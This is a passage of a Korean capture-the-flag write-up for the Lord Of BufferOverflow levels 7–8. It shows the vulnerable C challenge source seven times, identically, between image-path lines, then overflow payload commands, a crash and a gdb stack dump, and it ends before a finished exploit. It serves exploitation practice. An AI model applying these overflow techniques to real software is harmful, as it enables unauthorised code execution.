
L.O.B


(Lord Of BufferOverflow)

level7&8


서동훈




```c
#include <stdio.h>
#include <stdlib.h>

extern char **environ;

main(int argc, char *argv[])
{
        char buffer[40];
        int i;

        if(argc < 2){
                printf("argv error\n");
                exit(0);
        }

        // here is changed!
        if(strlen(argv[0]) != 77){
                printf("argv[0] error\n");
                exit(0);
        }

        // egghunter
        for(i=0; environ[i]; i++)
                memset(environ[i], 0, strlen(environ[i]));

        if(argv[1][47] != '\xbf')
        {
                printf("stack is still your friend.\n");
                exit(0);
        }

        // check the length of argument
        if(strlen(argv[1]) > 48){
                printf("argument is too long!\n");
                exit(0);
        }

        strcpy(buffer, argv[1]);
        printf("%s\n", buffer);

        // buffer hunter
        memset(buffer, 0, 40);
}
```




```c
#include <stdio.h>
#include <stdlib.h>

extern char **environ;

main(int argc, char *argv[])
{
        char buffer[40];
        int i;

        if(argc < 2){
                printf("argv error\n");
                exit(0);
        }

        // here is changed!
        if(strlen(argv[0]) != 77){
                printf("argv[0] error\n");
                exit(0);
        }

        // egghunter
        for(i=0; environ[i]; i++)
                memset(environ[i], 0, strlen(environ[i]));

        if(argv[1][47] != '\xbf')
        {
                printf("stack is still your friend.\n");
                exit(0);
        }

        // check the length of argument
        if(strlen(argv[1]) > 48){
                printf("argument is too long!\n");
                exit(0);
        }

        strcpy(buffer, argv[1]);
        printf("%s\n", buffer);

        // buffer hunter
        memset(buffer, 0, 40);
}
```




```c
#include <stdio.h>
#include <stdlib.h>

extern char **environ;

main(int argc, char *argv[])
{
        char buffer[40];
        int i;

        if(argc < 2){
                printf("argv error\n");
                exit(0);
        }

        // here is changed!
        if(strlen(argv[0]) != 77){
                printf("argv[0] error\n");
                exit(0);
        }

        // egghunter
        for(i=0; environ[i]; i++)
                memset(environ[i], 0, strlen(environ[i]));

        if(argv[1][47] != '\xbf')
        {
                printf("stack is still your friend.\n");
                exit(0);
        }

        // check the length of argument
        if(strlen(argv[1]) > 48){
                printf("argument is too long!\n");
                exit(0);
        }

        strcpy(buffer, argv[1]);
        printf("%s\n", buffer);

        // buffer hunter
        memset(buffer, 0, 40);
}
```




```c
#include <stdio.h>
#include <stdlib.h>

extern char **environ;

main(int argc, char *argv[])
{
        char buffer[40];
        int i;

        if(argc < 2){
                printf("argv error\n");
                exit(0);
        }

        // here is changed!
        if(strlen(argv[0]) != 77){
                printf("argv[0] error\n");
                exit(0);
        }

        // egghunter
        for(i=0; environ[i]; i++)
                memset(environ[i], 0, strlen(environ[i]));

        if(argv[1][47] != '\xbf')
        {
                printf("stack is still your friend.\n");
                exit(0);
        }

        // check the length of argument
        if(strlen(argv[1]) > 48){
                printf("argument is too long!\n");
                exit(0);
        }

        strcpy(buffer, argv[1]);
        printf("%s\n", buffer);

        // buffer hunter
        memset(buffer, 0, 40);
}
```




```c
#include <stdio.h>
#include <stdlib.h>

extern char **environ;

main(int argc, char *argv[])
{
        char buffer[40];
        int i;

        if(argc < 2){
                printf("argv error\n");
                exit(0);
        }

        // here is changed!
        if(strlen(argv[0]) != 77){
                printf("argv[0] error\n");
                exit(0);
        }

        // egghunter
        for(i=0; environ[i]; i++)
                memset(environ[i], 0, strlen(environ[i]));

        if(argv[1][47] != '\xbf')
        {
                printf("stack is still your friend.\n");
                exit(0);
        }

        // check the length of argument
        if(strlen(argv[1]) > 48){
                printf("argument is too long!\n");
                exit(0);
        }

        strcpy(buffer, argv[1]);
        printf("%s\n", buffer);

        // buffer hunter
        memset(buffer, 0, 40);
}
```




```
#include <stdio.h>
#include <stdlib.h>

extern char **environ;

main(int argc, char *argv[])
{
        char buffer[40];
        int i;

        if(argc < 2){
                printf("argv error\n");
                exit(0);
        }

        // here is changed!
        if(strlen(argv[0]) != 77){
                printf("argv[0] error\n");
                exit(0);
        }

        // egghunter
        for(i=0; environ[i]; i++)
                memset(environ[i], 0, strlen(environ[i]));

        if(argv[1][47] != '\xbf')
        {
                printf("stack is still your friend.\n");
                exit(0);
        }

        // check the length of argument
        if(strlen(argv[1]) > 48){
                printf("argument is too long!\n");
                exit(0);
        }

        strcpy(buffer, argv[1]);
        printf("%s\n", buffer);

        // buffer hunter
        memset(buffer, 0, 40);
}
```




```c
#include <stdio.h>
#include <stdlib.h>

extern char **environ;

main(int argc, char *argv[])
{
        char buffer[40];
        int i;

        if(argc < 2){
                printf("argv error\n");
                exit(0);
        }

        // here is changed!
        if(strlen(argv[0]) != 77){
                printf("argv[0] error\n");
                exit(0);
        }

        // egghunter
        for(i=0; environ[i]; i++)
                memset(environ[i], 0, strlen(environ[i]));

        if(argv[1][47] != '\xbf')
        {
                printf("stack is still your friend.\n");
                exit(0);
        }

        // check the length of argument
        if(strlen(argv[1]) > 48){
                printf("argument is too long!\n");
                exit(0);
        }

        strcpy(buffer, argv[1]);
        printf("%s\n", buffer);

        // buffer hunter
        memset(buffer, 0, 40);
}
```



```
[darkelf@localhost darkelf]$ ./orge
argv error
[darkelf@localhost darkelf]$ .////////////////////////////orge
argv error
[darkelf@localhost darkelf]$ 
```




```
[darkelf@localhost tmp]$ $(python -c 'print "."+"/"*72+"orge"+" "+"\xbf"*48+" "+"A"*125')
얬얬얬얬얬얬얬얬얬얬얬얬얬얬얬얬얬얬얬얬얬얬얬얬
Segmentation fault (core dumped)
[darkelf@localhost tmp]$ 
```




```
(gdb) x/24wx $esp
0xbffff970:     0x00000000      0xbffff9b4      0xbffff9c4      0x40013868
0xbffff980:     0x00000003      0x08048450      0x00000000      0x08048471
0xbffff990:     0x08048500      0x00000003      0xbffff9b4      0x08048390
0xbffff9a0:     0x0804866c      0x4000ae60      0xbffff9ac      0x40013e90
